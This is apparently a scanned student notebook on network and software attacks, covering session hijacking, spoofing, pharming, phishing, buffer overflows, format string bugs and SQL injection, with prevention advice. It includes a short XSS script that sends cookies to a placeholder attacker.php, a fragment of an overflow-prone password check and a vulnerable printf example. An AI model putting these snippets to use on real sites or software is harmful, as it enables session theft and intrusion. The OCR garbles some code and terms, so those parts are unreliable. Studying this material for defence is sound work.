6. Non Cryptographic Protocol Vulnerabilities

Page No :
Date :

Session hijacking.

i) TCP session hijacking is a security attack on a user session over protected n/w.

ii) The most common method of session hijacking is called IP spoofing, when attacker uses source routed IP packets to insert commands into an active communication between two nodes on a network & disguising itself is one of the authenticated users.


iii) This type of attack is possible because authentication typically is only done at the start of TCP session.


iv) Another type of session hijacking is known as a man in the middle attack, where the attacker using sniffer can observe the communication between devices & collect the data that is transmitted.

* Different ways of session hijacking

There are many ways to do session hijacking, some of them are given below.

* Using packet sniffers





In the above figure, it can be seen that attack captures the victim's session ID to gain access to the server by using some packet sniffers

2) Cross site scripting (xss attack)

i) Attacker can also capture victim's session ID using attack by using javascript.

ii) If an attacker sends a crafted link to the victim with the malicious Javascript, when the victim clicks on the link, Javascript will run & complete the instructions made by the attacker

```
<SCRIPT type = "text/javascript">
var adr = '---/attacker.php?victim-cookie=' +
          escape(document.cookie);
</SCRIPT>
```

Spoofing

i) Spoofing is the act of disguising a communication from an unknown source as being from an unknown source as being from a known, trusted source.

ii) It can apply to emails, phone calls & websites or can be more technical such as computer spoofing an IP address, ARP or DNS.

iii) It can be used to gain access to a targets personal info, spread malware through infected links or attachments, bypass network access controls to conduct denial of service attack.

iv) It can be applied to a no. of communication methods & employ various levels of technical know-how spoofing can be used carry out phishing attacks, which are scams to gain sensitive info. from individuals or organization.

Types of spoofing
i) Email spoofing
ii) website spoofing
iii) IP spoofing
iv) caller id spoofing.

i) Email spoofing

i) It occures when an attacker uses an email message to trick a recipient into thinking it came from a known & trusted source.
ii) These emails may include links to malicious websites or attachments infected with malware, or they may use social engineering to convince the recipient to freely disclose sensitive info.
iii) Sender info. is easy to spoof & can be done in one of two ways.
   a) mimicking trusted email address or domain by using alternate letters or no. to appear only slightly different than the original.
   b) Disguising the 'from' field to be the exact email address of known and trusted source.

ii) Caller ID spoofing

i) With caller id spoofing, attackers can make it appear as if their phone calls are coming from a specific no. either one that is known & trusted to the recipient or one that indicates a specific geographic location.
ii) Attackers can then use social engg. often posing as someone from bank or customer support to convince their targets to over the phone, provide sensitive info. such as passwords, account info. social security no. & more.

iii) Website spoofing

i) website spoofing refers to when a website is designed to mimic an existing site known & trusted by the users.
ii) Attackers use these sites to gain login & other personal info. from users.

ii) IP spoofing

i) spoofing is pretending to be someone else. This is a technique used to gain unauthoureired access to the computers with an IP address of trusted host.

ii) In implementing this technique, attacker has to obtain the IP address of the client & inject his own packets spoofed with the IP address of client into the TCP sess so as to fool the servers that it is communicating with the victim i.e original host.

* Pharming Attacks

i) Pharming is a type of social engineering cybers attack in which criminals redirect internet users trying to reach a specific website to a different, fake site.

ii) These spoofed sites aim to capture a victim's personally identifiable info. (PII) & log in credential such as passwords, social security no., acent no. & so on or else they attempt to install pharming malware on their computer.

iii) pharmers often target websites in the financial sector, including banks, online payment platforms. or e-commerce sites usually with identify theft as their ultimate objective.

* How does pharming work?

pharming attacks this process is one of two ways.

1) First, hacker may send malicious code in an email which installs a virus or trojan on users computer. This malicious code changes the computers hosts file to direct traffic away from its intended target & towards a fake website instead. In this form of pharming knows as malware based pharming. regardless of whether you type the correct internet address, the corrupted host file will take you to the fraudulent site instead.

ii) second the hacker may use technique called DNS poisoning, pharmers can modify the DNS table in a server, causing multiple users to visit fake websites instead of legitimate ones.
Pharmers can use fake websites to install viruses or trojans on the users compules or attempt to collect personal & financial info. for use in identity theft.

* Signs of pharming

Signs that you have been victim of pharming include
1) PayPal or credit or debit card charges that you do not recognize.
2) Posts or messages on your social media that you did not post.
3) Friend or connection request from your social media that you did not send.
4) changed password in any of your online accounts.
5) New programs appearing on your device which you did not download or install.

If you think you have already fallen victim to pharming malware or pharming attack.
1) clear your DNS cache
2) Run your antivirus program to remove & malware make sure your device is secure.
3) Contact your ISP if you believe your servers has been compromised.
4) change the password for all your online accounts.
5) Follow the fraud reporting procedures for your online banking, email & social media platforms as applicable.

* How to protect yourself against pharming.

1) choose a reputable internet service provider.
2) Use reliable DNS server
3) only follow links that begin with HTTPS.
4) Don't click on links or open attachments from unknown senders.

5) Check URLs for typos
6) Avoid suspicious looking website generally
7) Avoid deals that appear too good to be true.
8) Enable two factor authentication where possible
9) Change the default settings on your wifi routers
10) Use a robust anti-malware & antivirus soln & keep up to date.

* Software vulnerabilities

i) A software vulnerability is a defect in software that could allow an attacker to gain control of a system. These defects can be because of the way the software is designed or because of flaw in the way that its coded.

ii) An attacker 1st finds out if a system has a software vulnerability by scanning it. the scan can tell the attacker what types of software are on the system are they up to date & whether any of the sw packages are vulnerable.

Phishing

i) Phishing is a type of cyber security attack that attempts to obtain data that are sensitive like username, password & more. It attacks the user through mail, text or direct msg.

ii) The attachment sends by the attacker is opened by the user because the user thinks that email, text, msg came from trusted source, it is a type of social engg. attack.

e.g → The user may find some msg like lottery winner, when the user clicks on the attachment the malicious code activates that can access sensitive info. details. or if the user clicks on the link that was sent in the attachment they may redirected to a different website that will ask for the login credentials of the bank.

* Types of phishing attack

1) Speak phishing
2) clone phishing
3) catphishing
4) voice phishing
5) sms phishing

1) Speak phishing

i) This attack is used to target any specific organization or an individual for unauthoureized access.
ii) These type of attacks are not initiated by any random hacker, but these attacks are initiated by someone who seeks info. related to financial gain or some important info.
iii) This type of attack is much successful.
iv) It is considered to be one of the most successful methods as both of the attacks. is an online attack on users.

2) clone phishing

i) This attack is actually based on copying the email messages that were sent from trusted source.
ii) Now the hackers ~~cheet~~ alter the info. by adding a link that redirects the user to malicious or fake website. now this is sent to a large no. of users & the person who initiated it watches who clicks on attachment that was sent as a mail.
iii) This spread through the contacts of user who clicked on the attachment.

3) catphishing

i) It is a type of social engg. attack that plays with emotions of person & exploits them to gain money & info.
ii) They target them through dating sites.

4) voice phishing

i) some attacks require to direct the user through fake websites, but some attacks do not require a fake website.

ii) This type of attack is sometimes referred to vishing someone who is using method of vishing, use modern caller id spoofing to convince the victim that the call is from trusted source.

iii) They also use IVR to make it difficult for the legal authorities to trace, block, monitor.

iv) It is used to steal credit card no. or some confidential data of the user.

v) This type of phishing can cause more harm.

5) SMS phishing

i) These attacks are used to make the user revealing account info.

ii) This attack is also similar to the phishing attack used by cyber criminals to steal credit card details or sensitive info. by making it look like it came from trusted organization.

iii) Cyber criminals use text msg. to get personal info. by trying to redirect them to a fake website.

This fake website looks like ~~i.e it~~ that it is an original website.

Symptoms of the phishing

1) It may request the user to share personal details like the login credentials related to the bank & more.

2) It redirects to a website if the user clicks on the link that was sent in email.

3) If they are redirected to website it may want some info. related to the credit card or banking details of the user.

Preventive measures of phishing

i) Do not try to open any suspicious email attachment.
ii) Do not try to open any link which may seem suspicious.
iii) Do not try to provide any sensitive info. like personal info. or banking info. via email, text or msg.
iv) Always the user should have an antivirus to make sure the system is affected by the system or not.

* Buffer overflow

i) Buffer is a sequential section of memory allocated to contain anything from character string to an array of integers.
ii) Buffer overflow occures when more data is put into fixed length buffer than the buffer can handle.
iii) The extra info. which has to go somewhere can overflo into adjacent memory space, corrupting or overwritte the data held in that space, this overflow usually results in a system crash, but it also creates the opporto nity for an attacker to run arbitrary code or manipulate the coding errors to prompt malicious actions.
iv) Many programming languages are prone to buffer overflow attacks. However, the extent of such attack varies depending on the language used to write the vulnerable program

Executing buffer overflow attack

i) cybercriminals exploit buffer overflow problems to alter the execution path of the appln by overwriting parts of it's memory.
ii) The malicious extra data may contain code designed to trigger specific actions in effect sending new instructions to the attacked appln that could result in unauthorized access to the system.
iii) Hacker tech. that exploit a buffer overflow vulnerability vary per architecture & OS.

buffer overflow causes

i) coding errors are typically cause of buffer overf
ii) common appln development mistakes that can le
to buffer overflow include failing to allocate da
enough buffer & neglecting to check for overflow
problems.
iii) These mistakes are especially problematic with
c/c++ which does not have built in protection aga
buffer overflows.

buffer overflow attack example

In some cases, an attacker injects malicious code into the memory that has been corrupted by the overflow. In other cases, the attacker simply takes advantages of the overflow & it's corruption of the adjacent memory.

e.g → consider a program that requests a user password in order to grant the user access to the system. In code below, the correct password grants the user root privileges. If the password is incorrect the program will not grant the user privileges

```
        printf ("In correct password \n");
            pass = 1;
        }
    if (pass)
    { /* Now give root/admin rights to user */
      printf ("In Root privileges given to user \n");
      }
      return 0;
```

However there is possibility of buffer overflow in this prgm becoz the gets() function does not check the array bounds.

Here is an e.g of what an attacker could do with this coding error

```
$ ./bfroveflw
Enter the password
hhhhhhhhhh
wrong password
Root privileges given to the user
```

Date :

In the above e.g prgm gives the user root privileges, even though the user entered an incorrect password. In this case attacker supplied an input with length greater than the buffer can hold, creating buffer overflow, which overwrote memory of integer pass. Therefore despite the incorrect password, the value of "pass" became non zero & attacker receives root privileges.

i) To prevent buffer overflow, developers of c/c++ appln should avoid standard library functions that are not bounds-checked such as gets, scanf & strcpy.
ii) In addition secure development practices should include regular testing to detect & fix buffer overflow
iii) The most reliable way to avoid/prevent buffer overflow is to use automatic protection at lang. level
iv) Another fix is bound checking enforced at run time, which prevent buffer overrun by automatically checking that data written to a buffer is within acceptable boundaries.

* Format string attack.

i) Before explain format string attack, we need to know what the format string bug is.
ii) Format string bug is the one of the most common vulnerability in program C
iii) format string bug is bug that occurs when format string printf ("%d, %os) used in the printf function is used in the wrong form.
iv) <vulnerable code>

```
# include <stdio.h>
int main
(int argc, char ** argv)
{ printf (argv [1];
  }
```

<safe code>

```
# include <stdio.h>
int main
(int argc, char ** argv
 { printf ("%os", argv[1]);
```

This is becor computer recognizes the input value a format string character rather than a character

i) Format string attack generates an error when a developer accidentally write a printf() code without variable & hacker can use this error to steal the root.

Two vulnerabilities used in format string attack.

i) If there is no format string factor after last entered format string in terms of stack from the time the printf() fun. is called, printf() considers in order from the stack tops content as printf()'s fun.

ii) These format string store the no. of bytes printed by printf() to int type pointer. %n store as 4 byte & %hn store as 2 bytes.

How can we prevent format string attack?

There are several prevention methods that we can us

i) Always specify a format string as part of program not as an input.

ii) if possible make the format string constant. Extract all the variable part as other arguments to the call

iii) Use defenses such as format-Guard. Rare at design time.

iv) steadily to the patch system. the kernel develomen & security strings are more about setUID & complem these vulnerabilities.

v) Normal use of the printf fun. like below does not cause any problems.

printf("%s\n", buffer);

Date:

SQL Injection

i) SQL (Structured Query Language) Injection is one of most vulnerable & serious attack that can be occured on dynamic web appln which can have serious impact on the data stored in the db.

ii) SQL is used to retrieve & manipulate data in db. SQL query is the way to insert, modify, extract & delete data in the db. SQL injection the attack in which attacker interfere the queries that are done to the attacker can perform this attack with many different intentions like

1) To pull out data → Attacker can take out sensitive info. stored on the DB.

2) To extract data → sensitive data will be grabbed by the attackee.

3) To access data → They try to break privileges & get access to the entire db & try to manipulate data

4) Finger print the db → In this attack, DB version & its type derived out by the attackee.

5) Injectable parameters are found → using some of the automatic tools vulnerable parameter found for attack.

6) Authentication Bypass → appln authentication mechanism will be bypassed to enter inside the DB.

7) DB schema indentification → from the DB table name, data type of each field, colmn name etc. will be retrieved to gather info. successfully

8) To perform denial of service
dropping table & system shutdown fails under this category

Types of SQL injection

1) Tautologies based SQL injection attack.

i) In logic tautology is the formulae which is possible in every possible case
In tautology based attack the code is injected using the conditional OR operator such that the query always evaluates to TRUE

ii) The main purpose for this form of SQL injection is to identify injectable parameters, Bypass authentication & extract data.

2) SQL injection union attack

i) When an appln is vulnerable to SQL injection & the results of the query are returned within appln responses the UNION keyword can be used to retrieve data from other tables within the DB. This results in an SQL injection UNION attack.

ii) This type of attack uses Union operator (U) while inserting SQL query, the two SQL query are joined with the union operator

iii) The 1st statement is normal query after which the malicious query is appended with no Union operator.